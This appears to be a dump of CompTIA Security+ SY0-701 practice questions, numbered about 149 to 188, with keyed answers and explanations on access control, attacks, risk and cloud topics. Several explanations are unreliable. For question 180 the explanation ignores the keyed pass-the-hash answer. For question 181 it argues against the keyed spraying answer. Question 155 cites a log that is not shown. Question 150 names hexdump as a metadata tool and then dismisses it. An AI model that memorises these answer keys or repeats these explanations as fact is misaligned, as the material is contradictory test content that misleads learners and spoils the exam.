RBAC stands for Role-Based Access Control, which is a method of restricting access to data and resources based on the roles or responsibilities of users. RBAC simplifies the management of permissions by assigning roles to users and granting access rights to roles, rather than to individual users. RBAC can help enforce the principle of least privilege and reduce the risk of unauthorized access or data leakage.The other options are not as suitable for the scenario asRBAC, as they either do not prevent access based on responsibilities, or do not apply a simplified format.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1331

QUESTION 149
One of a company's vendors sent an analyst a security bulletin that recommends a BIOS update. Which of

the following vulnerability types is being addressed by the patch?

A. Virtualization
B. Firmware
C. Application
D. Operating system

Answer: B

Explanation:
Firmware is a type of software that is embedded in hardware devices, such as BIOS, routers, printers, or cameras. Firmware controls the basic functions and operations of the device, and can be updated or patched to fix bugs, improve performance, or enhance security. Firmware vulnerabilities are flaws or weaknesses in the firmware code that can be exploited by attackers to gain unauthorized access, modify settings, or cause damage to the device or the network. A BIOS update is a patch that addresses a firmware vulnerability in the basic input/output system of a computer, which is responsible for booting the operating system and managing the communication between the hardware and the software. The other options are not types of vulnerabilities, but rather categories of software or technology.

QUESTION 150
A security analyst locates a potentially malicious video file on a server and needs to identify both the creation date and the file's creator. Which of the following actions would most likely give the security analyst the information required?

A. Obtain the file's SHA-256 hash.
B. Use hexdump on the file's contents.
C. Check endpoint logs.
D. Query the file's metadata.

Answer: D

Explanation:
Metadata is data that describes other data, such as its format, origin, creation date, author, and other attributes. Video files, like other types of files, can contain metadata that can provide useful information for forensic analysis. For example, metadata can reveal the camera model, location, date and time, and software used to create or edit the video file.To query the file's metadata, a security analyst can use various tools, such as MediaInfo1, ffprobe2, or hexdump3, to extract anddisplay the metadata from the video file. By querying the file's metadata, the security analyst can most likely identify both the creation date and the file's creator, as well as other relevant information. Obtaining the file's SHA-256 hash, checking endpoint logs, or using hexdump on the file's contents are other possible actions, but they are not the most appropriate to answer the question. The file's SHA-256 hash is a cryptographic value that can be used to verify the integrity or uniqueness of the file, but it does not reveal any information about the file's creation date or creator. Checking endpoint logs can provide some clues about the file's origin or activity, but it may not be reliable or accurate, especially if the logs are tampered with or incomplete.Using hexdump on the file's contents can show the raw binary data of the file, but it may not be easy or feasible to interpret the metadata from the hex output, especially if the file is large or encrypted. Reference:1:How do I get the meta-data of a video file?2:How to check if an mp4 file contains malware?3: [Hexdump - Wikipedia]

QUESTION 151
After a recent vulnerability scan, a security engineer needs to harden the routers within the corporate network. Which of the following is the most appropriate to disable?

A. Console access
B. Routing protocols
C. VLANs
D. Web-based administration

Answer: D

Explanation:
Web-based administration is a feature that allows users to configure and manage routers through a web browser interface. While this feature can provide convenience and ease of use, it can also pose a security risk, especially if the web interface is exposed to the internet or uses weak authentication or encryption methods. Web-based administration can be exploited by attackers to gain unauthorized access to the router's settings, firmware, or data, or to launch attacks such as cross-site scripting (XSS) or cross-site request forgery (CSRF). Therefore, disabling web-based administration is a good practice to harden the routers within the corporate network. Console access, routing protocols, and VLANs are other features that can be configured on routers, but they are not the most appropriate to disable for hardening purposes. Console access is a physical connection to the router that requires direct access to the device, which can be secured by locking the router in a cabinet or using a strong password. Routing protocols are essential for routers to exchange routing information and maintain network connectivity, and they can be secured by using authentication or encryption mechanisms. VLANs are logical segments of a network that can enhance network performance and security by isolating traffic and devices, and they can be secured by using VLAN access control lists (VACLs) or private VLANs (PVLANs). Reference:CCNA SEC: Router HardeningYour Router's Security Stinks: Here's How to Fix It

---

QUESTION 152
Which of the following should a systems administrator use to ensure an easy deployment of resources within the cloud provider?

A. Software as a service
B. Infrastructure as code
C. Internet of Things
D. Software-defined networking

Answer: B

Explanation:
Infrastructure as code (IaC) is a method of using code and automation to manage and provision cloud resources, such as servers, networks, storage, and applications. IaC allows for easy deployment, scalability, consistency, and repeatability of cloud environments. IaC is also a key component of DevSecOps, which integrates security into the development and operations processes.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 6: Cloud and Virtualization Concepts, page 294.

QUESTION 153
An enterprise has been experiencing attacks focused on exploiting vulnerabilities in older browser versions with well-known exploits. Which of the following security solutions should be configured to best provide the ability to monitor and block these known signature-based attacks?

A. ACL
B. DLP
C. IDS
D. IPS

Answer: D

Explanation:
An intrusion prevention system (IPS) is a security device that monitors network traffic and blocks or modifies malicious packets based on predefined rules or signatures. An IPS can prevent attacks that exploit known vulnerabilities in older browser versions by detecting and dropping the malicious packets before they reach the target system. An IPS can also perform other functions, such as rate limiting, encryption, or redirection.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3: Securing Networks, page 132.

QUESTION 154
During the onboarding process, an employee needs to create a password for an intranet account. The password must include ten characters, numbers, and letters, and two special characters. Oncethe password is created, the company will grant the employee access to other company-owned websites based on the intranet profile. Which of the following access management concepts is the company most likely using to safeguard intranet accounts and grant access to multiple sites based on a user's intranet account? (Select two).

A. Federation
B. Identity proofing
C. Password complexity
D. Default password changes
E. Password manager
F. Open authentication

Answer: A, C

Explanation:
Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them. Password complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness.Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 and 312-3131

QUESTION 155
An administrator is reviewing a single server's security logs and discovers the following;
Which of the following best describes the action captured in this log file?

A. Brute-force attack
B. Privilege escalation
C. Failed password audit
D. Forgotten password by the user

Answer: A

Explanation:
A brute-force attack is a type of attack that involves systematically trying all possible combinations of passwords or keys until the correct one is found. The log file shows multiple failed login attempts in a short amount of time, which is a characteristic of a brute-force attack. The attacker is trying to guess the password of the Administrator account on the server. The log file also shows the event ID 4625, which indicates a failed logon attempt, and the status code0xC000006A, which means the user name is correct but the password is

wrong.These are indicators of compromise (IoC) that suggest a brute-force attack is taking place.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 and 2231

QUESTION 156
A security engineer is implementing FDE for all laptops in an organization. Which of the following are the most important for the engineer to consider as part of the planning process? (Select two).

A. Key escrow
B. TPM presence
C. Digital signatures
D. Data tokenization
E. Public key management
F. Certificate authority linking

Answer: A, B

Explanation:
Key escrowis a method of storing encryption keys in a secure location, such as a trusted third party or a hardware security module (HSM). Key escrow is important for FDE because it allows the recovery of encrypted data in case of lost or forgotten passwords, device theft, or hardware failure. Key escrow also enables authorized access to encrypted data for legal or forensic purposes.
TPM presenceis a feature of some laptops that have a dedicated chip for storing encryption keys and other security information. TPM presence is important for FDE because it enhances the security and performance of encryption by generating and protecting the keys within the chip, rather than relying on software or external devices. TPM presence also enables features such as secure boot, remote attestation, and device authentication.

QUESTION 157
A hacker gained access to a system via a phishing attempt that was a direct result of a user clicking a suspicious link. The link laterally deployed ransomware, which laid dormant for multiple weeks, across the network. Which of the following would have mitigated the spread?

A. IPS
B. IDS
C. WAF
D. UAT

Answer: A

Explanation:
IPSstands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

QUESTION 158
A user is attempting to patch a critical system, but the patch fails to transfer. Which of the following access controls is most likely inhibiting the transfer?

A. Attribute-based
B. Time of day

C. Role-based
D. Least privilege

Answer: D

Explanation:
The least privilege principle states that users and processes should only have the minimum level of access required to perform their tasks. This helps to prevent unauthorized or unnecessary actions that could compromise security. In this case, the patch transfer might be failing because the user or process does not have the appropriate permissions to access the critical system or the network resources needed for the transfer.Applying the least privilege principle can help to avoid this issue by granting the user or process the necessary access rights for the patching activity.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Page 31

QUESTION 159
Which of the following is used to protect a computer from viruses, malware, and Trojans being installed and moving laterally across the network?

A. IDS
B. ACL
C. EDR
D. NAC

Answer: C

Explanation:
Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources.EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 2561

QUESTION 160
A systems administrator set up a perimeter firewall but continues to notice suspicious connections between internal endpoints. Which of the following should be set up in order to mitigate the threat posed by the suspicious activity?

A. Host-based firewall
B. Web application firewall
C. Access control list
D. Application allow list

Answer: A

Explanation:
A host-based firewall is a software application that runs on an individual endpoint and filters the incoming and outgoing network traffic based on a set of rules. A host-based firewall can help to mitigate the threat posed by suspicious connections between internal endpoints by blocking or allowing the traffic based on the source,

destination, port, protocol, or application. A host-based firewall is different from a web application firewall, which is a type of firewall that protects web applications from common web-based attacks, such as SQL injection, cross-site scripting, and session hijacking. A host-based firewall is also different from an access control list, which is a list of rules that control the access to network resources, such as files, folders, printers, or routers.A host-based firewall is also different from an application allow list, which is a list of applications that are authorized to run on an endpoint, preventing unauthorized or maliciousapplications from executing.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 254

QUESTION 161
A business received a small grant to migrate its infrastructure to an off-premises solution. Which of the following should be considered first?

A. Security of cloud providers
B. Cost of implementation
C. Ability of engineers
D. Security of architecture

Answer: D

Explanation:
Security of architecture is the process of designing and implementing a secure infrastructure that meets the business objectives and requirements. Security of architecture should be considered first when migrating to an off-premises solution, such as cloud computing, because it can help to identify and mitigate the potential risks and challenges associated with the migration, such as data security, compliance, availability, scalability, and performance. Security of architecture is different from security of cloud providers, which is the process of evaluating and selecting a trustworthy and reliable cloud service provider that can meet the security and operational needs of the business. Security of architecture is also different from cost of implementation, which is the amount of money required to migrate and maintain the infrastructure in the cloud.Security of architecture is also different from ability of engineers, which is the level of skill and knowledge of the IT staff who are responsible for the migration and management of the cloud infrastructure.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 3491

QUESTION 162
A company is planning a disaster recovery site and needs to ensure that a single natural disaster would not result in the complete loss of regulated backup data. Which of the following should the company consider?

A. Geographic dispersion
B. Platform diversity
C. Hot site
D. Load balancing

Answer: A

Explanation:
Geographic dispersion is the practice of having backup data stored in different locations that are far enough apart to minimize the risk of a single natural disaster affecting both sites. This ensures that the company can recover its regulated data in case of a disaster at the primary site. Platform diversity, hot site, and load balancing are not directly related to the protection of backup data from natural disasters.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 449;Disaster Recovery Planning: Geographic Diversity

---

QUESTION 163
A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries

to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?

A. A worm is propagating across the network.
B. Data is being exfiltrated.
C. A logic bomb is deleting data.
D. Ransomware is encrypting files.

Answer: B

Explanation:
Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487;Introduction to DNS Data Exfiltration;Identifying a DNS Exfiltration Attack That Wasn't Real --- This Time

---

QUESTION 164
An employee receives a text message from an unknown number claiming to be the company's Chief Executive Officer and asking the employee to purchase several gift cards. Which of the following types of attacks does this describe?

A. Vishing
B. Smishing
C. Pretexting
D. Phishing

Answer: B

Explanation:
Smishing is a type of phishing attack that uses text messages or common messaging apps to trick victims into clicking on malicious links or providing personal information. The scenario in the question describes a smishing attack that uses pretexting, which is a form of social engineering that involves impersonating someone else to gain trust or access. The unknown number claims to be the company's CEO and asks the employee to purchase gift cards, which is a common scam tactic.Vishing is a similar type of attack that uses phone calls or voicemails, while phishing is a broader term that covers any email-based attack.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Page 71; Smishing vs.Phishing: Understanding the Differences2

QUESTION 165
Which of the following would help ensure a security analyst is able to accurately measure the overall risk to an organization when a new vulnerability is disclosed?

A. A full inventory of all hardware and software
B. Documentation of system classifications
C. A list of system owners and their departments
D. Third-party risk assessment documentation

Answer: A

Explanation:
A full inventory of all hardware and software is essential for measuring the overall risk to an organization when a new vulnerability is disclosed, because it allows the security analyst to identify which systems are affected by the vulnerability and prioritize the remediation efforts. Without a full inventory, the security analyst may miss some vulnerable systems or waste time and resources on irrelevant ones.Documentation of system classifications, a list of system owners and their departments, and third-party risk assessment documentation are all useful for risk management, but they are not sufficient to measure the impact of a new vulnerability.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; Risk Assessment and Analysis Methods: Qualitative and Quantitative3

QUESTION 166
A systems administrator is changing the password policy within an enterprise environment and wants this update implemented on all systems as quickly as possible. Which of the following operating system security measures will the administrator most likely use?

A. Deploying PowerShell scripts
B. Pushing GPO update
C. Enabling PAP
D. Updating EDR profiles

Answer: B

Explanation:
A group policy object (GPO) is a mechanism for applying configuration settings to computers and users in an Active Directory domain. By pushing a GPO update, the systems administrator can quickly and uniformly enforce the new password policy across all systems in the domain. Deploying PowerShell scripts, enabling PAP, and updating EDR profiles are not the most efficient or effective ways to change the password policy within an enterprise environment.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 115;Password Policy - Windows Security

---

QUESTION 167
Visitors to a secured facility are required to check in with a photo ID and enter the facility through an access control vestibule Which of the following but describes this form of security control?

A. Physical
B. Managerial
C. Technical
D. Operational

Answer: A

Explanation:
A physical security control is a device or mechanism that prevents unauthorized access to a physical location or asset. An access control vestibule, also known as a mantrap, is a physical security control that consists of a small space with two sets of interlocking doors, such that the first set of doors must close before the second set opens. This prevents unauthorized individuals from following authorized individuals into the facility, a practice known as piggybacking or tailgating. A photo ID check is another form of physical security control that verifies the identity of visitors.Managerial, technical, and operational security controls are not directly related to physical access, but rather to policies, procedures, systems, and processes that support security objectives.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 341; Mantrap (access control) - Wikipedia2

QUESTION 168
A company must ensure sensitive data at rest is rendered unreadable. Which of the following will the company most likely use?

A. Hashing
B. Tokenization
C. Encryption
D. Segmentation

Answer: C

Explanation:
Encryption is a method of transforming data in a way that makes it unreadable without a secret key necessary to decrypt the data back into plaintext. Encryption is one of the most common and effective ways to protect data at rest, as it prevents unauthorized access, modification, or theft of the data. Encryption can be applied to different types of data at rest, such as block storage, object storage, databases, archives, and so on. Hashing, tokenization, and segmentation are not methods of rendering data at rest unreadable, but rather of protecting data in other ways. Hashing is a one-way function that generates a fixed-length output, called a hash or digest, from an input, such that the input cannot be recovered from the output. Hashing is used to verify the integrity and authenticity of data, but not to encrypt it. Tokenization is a process that replaces sensitive data with nonsensitive substitutes, called tokens, that have no meaning or value on their own. Tokenization is used to reduce the exposure and compliance scope of sensitive data, but not to encrypt it. Segmentation is a technique that divides a network or a system into smaller, isolated units, called segments, that have different levels of access and security.Segmentation is used to limit the attack surface and contain the impact of a breach, but not to encrypt data at rest.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, pages 77-781; Protecting data at rest - Security Pillar3

QUESTION 169
Which of the following describes the maximum allowance of accepted risk?

A. Risk indicator
B. Risk level
C. Risk score
D. Risk threshold

Answer: D

Explanation:
Risk threshold is the maximum amount of risk that an organization is willing to accept for a given activity or decision. It is also known as risk appetite or risk tolerance. Risk threshold helps an organization to prioritize and allocate resources for risk management. Risk indicator, risk level, and risk score are different ways of measuring or expressing the likelihood and impact of a risk, but they do not describe the maximum allowance of accepted risk.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 34;Accepting Risk: Definition, How It Works, and Alternatives

---

QUESTION 170
Which of the following incident response activities ensures evidence is properly handied?

A. E-discovery
B. Chain of custody
C. Legal hold
D. Preservation

Answer: B

Explanation:
Chain of custody is the process of documenting and preserving the integrity of evidence collected during an incident response. It involves recording the details of each person who handled the evidence, the time and date of each transfer, and the location where the evidence was stored. Chain of custody ensures that the evidence is admissible in legal proceedings and can be traced back to its source. E-discovery, legal hold, and preservation are related concepts, but they do not ensure evidence is properly handled.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487;NIST SP 800-61: 3.2. Evidence Gathering and Handling

---

QUESTION 171
Which of the following risk management strategies should an enterprise adopt first if a legacy application is critical to business operations and there are preventative controls that are not yet implemented?

A. Mitigate
B. Accept
C. Transfer
D. Avoid

Answer: A

Explanation:
Mitigate is the risk management strategy that involves reducing the likelihood or impact of a risk. If a legacy application is critical to business operations and there are preventative controls that are not yet implemented, the enterprise should adopt the mitigate strategy first to address the existing vulnerabilities and gaps in the application. This could involve applying patches, updates, or configuration changes to the application, or adding additional layers of security controls around the application. Accept, transfer, and avoid are other risk management strategies, but they are not the best options for this scenario. Accept means acknowledging the risk and accepting the consequences without taking any action. Transfer means shifting the risk to a third party, such as an insurance company or a vendor. Avoid means eliminating the risk by removing the source or changing the process.These strategies may not be feasible or desirable for a legacy application that is critical to business operations and has no preventative controls in place.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1221; A Risk-Based Framework for Legacy System Migration and Deprecation2

QUESTION 172
Which of the following teams combines both offensive and defensive testing techniques to protect an organization's critical systems?

A. Red
B. Blue
C. Purple
D. Yellow

Answer: C

Explanation:
Purple is the team that combines both offensive and defensive testing techniques to protect an organization's critical systems. Purple is not a separate team, but rather a collaboration between the red team and the blue team. The red team is the offensive team that simulates attacks and exploits vulnerabilities in the organization's systems. The blue team is the defensive team that monitors and protects the organization's

systems from real and simulated threats. The purple team exists to ensure and maximize the effectiveness of the red and blue teams by integrating the defensive tactics and controls from the blue team with the threats and vulnerabilities found by the red team into a single narrative that improves the overall security posture of the organization. Red, blue, and yellow are other types of teams involved in security testing, but they do not combine both offensive and defensive techniques.The yellow team is the team that builds software solutions, scripts, and other programs that the blue team uses in the security testing.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1331; Penetration Testing: Understanding Red, Blue, & Purple Teams3

QUESTION 173
A company is working with a vendor to perform a penetration test Which of the following includes an estimate about the number of hours required to complete the engagement?

A. SOW
B. BPA
C. SLA
D. NDA

Answer: A

Explanation:
A statement of work (SOW) is a document that defines the scope, objectives, deliverables, timeline, and costs of a project or service. It typically includes an estimate of the number of hours required to complete the engagement, as well as the roles and responsibilities of the parties involved. A SOW is often used for penetration testing projects to ensure that both the client and the vendor have a clear and mutual understanding of what is expected and how the work will be performed. A business partnership agreement (BPA), a service level agreement (SLA), and a non-disclosure agreement (NDA) are different types of contracts that may be related to apenetration testing project, but they do not include an estimate of the number of hours required to complete the engagement.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 492;What to Look For in a Penetration Testing Statement of Work?

QUESTION 174
A security operations center (SOC) team is implementing a vulnerability management program for the enterprise. They need to prioritize remediation efforts across hundreds of identified vulnerabilities affecting various systems. The team wants to focus on vulnerabilities that pose the greatest risk to critical business systems. Which of the following factors should be weighted most heavily in their prioritization framework?

A. The CVSS score of each vulnerability alone, since it provides a standardized severity rating
B. The asset criticality, likelihood of exploitation, and environmental factors specific to the organization
C. The age of the vulnerability in public disclosure databases, prioritizing older vulnerabilities first
D. The number of patches available divided by the number of affected systems

Answer: B

Explanation:
The correct answer is asset criticality, likelihood of exploitation, and environmental factors. A mature vulnerability management program weighs multiple factors beyond just the CVSS score. This includes which assets are critical to business operations, which vulnerabilities are actively being exploited in the wild, and the organization's specific environment and risk tolerance. While CVSS provides useful technical severity information, relying on it alone ignores business context. The age of a vulnerability is not a reliable prioritization factor, and patch availability doesn't directly indicate risk level. This risk-based approach aligns with industry best practices and ensures resources are allocated to remediate vulnerabilities that pose the greatest actual business risk.

QUESTION 175
The local administrator account for a company's VPN appliance was unexpectedly used to log in to the remote management interface. Which of the following would have most likely prevented this from happening'?

A. Using least privilege
B. Changing the default password
C. Assigning individual user IDs
D. Reviewing logs more frequently

Answer: B

Explanation:
Changing the default password for the local administrator account on a VPN appliance is a basic security measure that would have most likely prevented the unexpected login to the remote management interface. Default passwords are often easy to guess or publicly available, and attackers can use them to gain unauthorized access to devices and systems. Changing the default password to a strong and unique one reduces the risk of brute-force attacks and credential theft. Using least privilege, assigning individual user IDs, and reviewing logs more frequently are also good security practices, but they are not as effective as changing the default password in preventing the unexpected login.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 116;Local Admin Accounts - Security Risks and Best Practices (Part 1)

QUESTION 176
Which of the following would be most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk?

A. ARO
B. RTO
C. RPO
D. ALE
E. SLE

Answer: D

Explanation:
The Annual Loss Expectancy (ALE) is most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk. ALE is calculated by multiplying the SingleLoss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO), which provides an estimate of the annual expected loss due to a specific risk, making it valuable for long-term financial planning and risk management decisions.Reference: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

QUESTION 177
A security analyst is investigating an application server and discovers that software on the server is behaving abnormally. The software normally runs batch jobs locally and does not generate traffic, but the process is now generating outbound traffic over random high ports. Which of the following vulnerabilities has likely been exploited in this software?

A. Memory injection
B. Race condition
C. Side loading
D. SQL injection

Answer: A

Explanation:
Memory injection vulnerabilities allow unauthorized code or commands to be executed within a software program, leading to abnormal behavior such as generating outbound traffic over random high ports. This issue often arises from software not properly validating or encoding input, which can be exploited by attackers to inject malicious code.Reference: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

QUESTION 178
A company wants to verify that the software the company is deploying came from the vendor the company purchased the software from. Which of the following is the best way for the company to confirm this information?

A. Validate the code signature.
B. Execute the code in a sandbox.
C. Search the executable for ASCII strings.
D. Generate a hash of the files.

Answer: A

Explanation:
Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin.Reference: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

QUESTION 179
In order to strengthen a password and prevent a hacker from cracking it, a random string of 36 characters was added to the password. Which of the following best describes this technique?

A. Key stretching
B. Tokenization
C. Data masking
D. Salting

Answer: D

Explanation:
Adding a random string of characters, known as a 'salt,' to a password before hashing it is known as salting. This technique strengthens passwords by ensuring that even if two users have the same password, their hashes will be different due to the unique salt, making it much harder for attackers to crack passwords using precomputed tables.Reference: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

QUESTION 180
A security administrator recently reset local passwords and the following values were recorded in the system:

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e28184
IT-PC-2	admin	f8dd9ebb321d7dfbfecbd59736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

Which of the following in the security administrator most likely protecting against?

A. Account sharing
B. Weak password complexity
C. Pass-the-hash attacks
D. Password compromise

Answer: C

Explanation:
When a security administrator records password values in a system, they are most likely protecting against password attacks and unauthorized access. The specific protections depend on what was recorded:
l If hashed/salted passwords were recorded: This protects against rainbow table attacks and plain-text password exposure
l If password history was recorded: This prevents users from reusing old passwords
l If failed login attempts were tracked: This enables account lockout policies to prevent brute-force attacks
The most common answer in this context is protection against brute-force attacks (through lockout policies) or password cracking attacks (through proper hashing/salting).

QUESTION 181
The security operations center is researching an event concerning a suspicious IP address A security analyst looks at the following event logs and discovers that a significant portion of the user accounts have experienced faded log-In attempts when authenticating from the same IP address:

```
184.168.131.241 - userA - failed authentication
184.168.131.241 - userA - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userB - failed authentication
184.168.131.241 - userC - failed authentication
184.168.131.241 - userC - failed authentication
```

Which of the following most likely describes attack that took place?

A. Spraying
B. Brute-force
C. Dictionary
D. Rainbow table

Answer: A

Explanation:
When a significant portion of user accounts experience failed login attempts from the same IP address, this indicates a brute-force attack or dictionary attack.
l Brute-force attack: Attackers systematically try many password combinations against multiple accounts
l Dictionary attack: Attackers use common words and phrases as passwords against multiple accounts
Both attacks are characterized by:
l Multiple failed login attempts from a single source IP
l Attempts against multiple user accounts

l Systematic nature of the attempts
The mass number of failed attempts against many accounts from one IP address is the defining characteristic of these attack types.

QUESTION 182
A security analyst finds a rogue device during a monthly audit of current endpoint assets that are connected to the network. The corporate network utilizes 002.1X for access control. To be allowed on the network, a device must have a Known hardware address, and a valid user name and password must be entered in a captive portal. The following is the audit report:

IP address	MAC	Host	Account
10.10.04.42	BE-AC-11-F1-E4-44	PC-NY	user1
10.10.04.38	EB-AC-11-82-42-F3	PC-CA	user3
10.10.04.59	28-BB-5A-11-52-29	PC-PA	user2
10.10.04.50	28-BB-5A-F0-E9-D1	PC-TX	user4
10.10.04.22	EB-AC-11-82-42-F3	WIN10	user3
10.10.04.26	BB-28-11-21-A2-73	PC-NJ	admin

Which of the following is the most likely way a rogue device was allowed to connect?

A. A user performed a MAC cloning attack with a personal device.
B. A DMCP failure caused an incorrect IP address to be distributed
C. An administrator bypassed the security controls for testing.
D. DNS hijacking let an attacker intercept the captive portal traffic.

Answer: A

Explanation:
Despite the network having 802.1X access control requiring a known hardware address (MAC address), a rogue device was still allowed to connect. The most likely way this occurred is through MAC spoofing.
l MAC Spoofing: The attacker configured their device to use a legitimate MAC address of an authorized device, bypassing the hardware address check
l Lack of physical device verification: 802.1X alone doesn't guarantee device identity.it only verifies the MAC address, which can be spoofed
Additional vulnerabilities that could have been exploited:
l Credentials could have been compromised, allowing the rogue device to authenticate
l The captive portal might not have properly validated device compliance
To prevent this, the organization should implement additional controls like device certificates, endpoint detection and response (EDR), or network access control (NAC) that validates device health and compliance.

QUESTION 183
Which of the following best describe a penetration test that resembles an actual external attach?

A. Known environment
B. Partially known environment
C. Bug bounty
D. Unknown environment

Answer: D

Explanation:
An unknown environment in penetration testing, also known as a black-box test, simulates an actual external

attack where the tester has no prior knowledge of the system. This type of penetration test is designed to mimic real-world attack scenarios, where an attacker has little to no information about the target environment. The tester must rely on various reconnaissance and attack techniques to uncover vulnerabilities, much like a real-world attacker would. This approach helps organizations understand their security posture from an external perspective, providing insights into how their defenses would hold up against a true outsider threat.
Reference =
CompTIA Security+ SY0-701 Course Content: The course highlights the importance of understanding different penetration testing environments, including black-box testing, which aligns with the 'unknown environment' in the provided answer.
CompTIA Security+ SY0-601 Study Guide: The guide details penetration testing methodologies, including blackbox testing, which is crucial for simulating real external attacks.

QUESTION 184
A company is implementing a vendor's security tool in the cloud. The security director does not want to manage users and passwords specific to this tool but would rather utilize the company's standard user directory. Which of the following should the company implement?

A. 802.1X
B. SAML
C. RADIUS
D. CHAP

Answer: B

Explanation:
The company should implement Security Assertion Markup Language (SAML) to integrate the vendor's security tool with their existing user directory. SAML is an open standard that allows identity providers (IdP) to pass authorization credentials to service providers (SP), enabling Single Sign-On (SSO). This allows the company to use its existing directory services for authentication, avoiding the need to manage a separate set of user credentials for the new tool.
CompTIA Security+ SY0-701 Course Content: Domain 4: Identity and Access Management, which includes SAML as a key identity federation standard for SSO.
CompTIA Security+ Study Guide (SY0-601): Chapter 8, 'Identity and Access Management,' details the role of SAML in enabling SSO by utilizing an existing identity provider.

QUESTION 185
An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC. The attacker scraped the PC's memory to find other credentials. Without cracking these credentials, the attacker used them to move laterally through the corporate network. Which of the following describes this type of attack?

A. Privilege escalation
B. Buffer overflow
C. SQL injection
D. Pass-the-hash

Answer: D

Explanation:
The scenario describes an attacker who obtained credentials from a compromised system's memory and used them without cracking to move laterally within the network. This technique is known as a 'pass-the-hash' attack, where the attacker captures hashed credentials (e.g., NTLM hashes) and uses them to authenticate and

gain access to other systems without needing to know the plaintext password. This is a common attack method in environments where weak security practices or outdated protocols are in use.
Reference =
CompTIA Security+ SY0-701 Course Content: The course discusses credential-based attacks like pass-the-hash, emphasizing their impact and the importance of protecting credential stores.

QUESTION 186
A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?

A. Serverless architecture
B. Thin clients
C. Private cloud
D. Virtual machines

Answer: A

Explanation:
Serverless architecture allows companies to deploy code without managing the underlying infrastructure. This approach significantly reduces the time and expense involved in code deployment because developers can focus solely on writing code, while the cloud provider manages the servers, scaling, and maintenance. Serverless computing also enables automatic scaling and pay-per-execution billing, which further optimizes costs.
Reference =
CompTIA Security+ SY0-701 Course Content: The course covers cloud technologies, including serverless architectures, which are highlighted as a method to streamline and reduce costs associated with code deployment.

QUESTION 187
A security team created a document that details the order in which critical systems should be through back online after a major outage. Which of the following documents did the team create?

A. Communication plan
B. Incident response plan
C. Data retention policy
D. Disaster recovery plan

Answer: D

Explanation:
The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.
CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which discusses the development and implementation of disaster recovery plans.

QUESTION 188
Which of the following best represents an application that does not have an on-premises requirement and is accessible from anywhere?

A. Pass

B. Hybrid cloud
C. Private cloud
D. IaaS
E. SaaS

Answer: E

Explanation:
